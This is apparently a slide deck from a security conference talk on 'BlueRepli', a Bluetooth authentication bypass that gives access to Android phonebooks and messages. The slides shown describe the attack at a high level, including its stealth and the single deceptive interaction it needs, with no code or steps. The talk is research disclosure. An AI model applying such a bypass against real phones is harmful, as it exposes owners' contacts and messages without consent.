



# Stealthily Access Your Android Phones: Bypass the Bluetooth Authentication

## BlueRepli

by Sourcell Xu and Xin Xin

# Who we are

## Sourcell Xu

- IoT security researcher
- f0-000/bluescan
- Discovered of the BlueRepli
- [sourcell.xu@dbappsecurity.com.cn](mailto:sourcell.xu@dbappsecurity.com.cn)

## Xin Xin

- Hardware hacker
- Make the BlueRepli a convenient hardware tool
- [xin.xin@dbappsecurity.com.cn](mailto:xin.xin@dbappsecurity.com.cn)



DBAPP Security



HatLab  @DS\_HatLab  
(Hack Any Thing)


# Chaotic Scenes of Privacy



CCTV News 


6月8日 10:48 from the microblogging cloud cut

**【#APP frequently self-starts accessing files 25,000 times#】** Recently, Xiao Liu, a college student, upgraded his mobile phone system, but found that many APPs frequently self-start and read information. One of the teaching software "You Academy" accessed mobile phone files nearly 25,000 times in ten minutes; the office software "TIM" tried to start nearly 7000 times and read the address book in one hour... Some people said, # Chat mentioned The product was quickly recommended by shopping software#. Have you ever met? Look at the survey↓  CCTV News Weibo video





- Access phone files **25,000 times** in 10 minutes.
- Self-starting **7000 times** and read the phone book in one hour.


# Could it be Worse?



# What's Bluetooth Profile?



# Previous Research: BadBluetooth




- Require a malicious app with Bluetooth Permission has been installed on the victim's Android phone.
- PBPA and MAP require the Bluetooth device to be initiator and the phone to be the acceptor, which is opposite to the attack flow. This make the attack less stealthy.

# What can BlueRepli do?


for almost all Android phones

- Only one interaction with the victim
- The attacker can make this interaction very deceptive.




for a well-known manufacturer  
(may be affected 100 million devices)

- Totally Stealthily



or




# Two Dialog Boxes During Access to PBAP and MAP

1

Pairing Request


How to bypass?



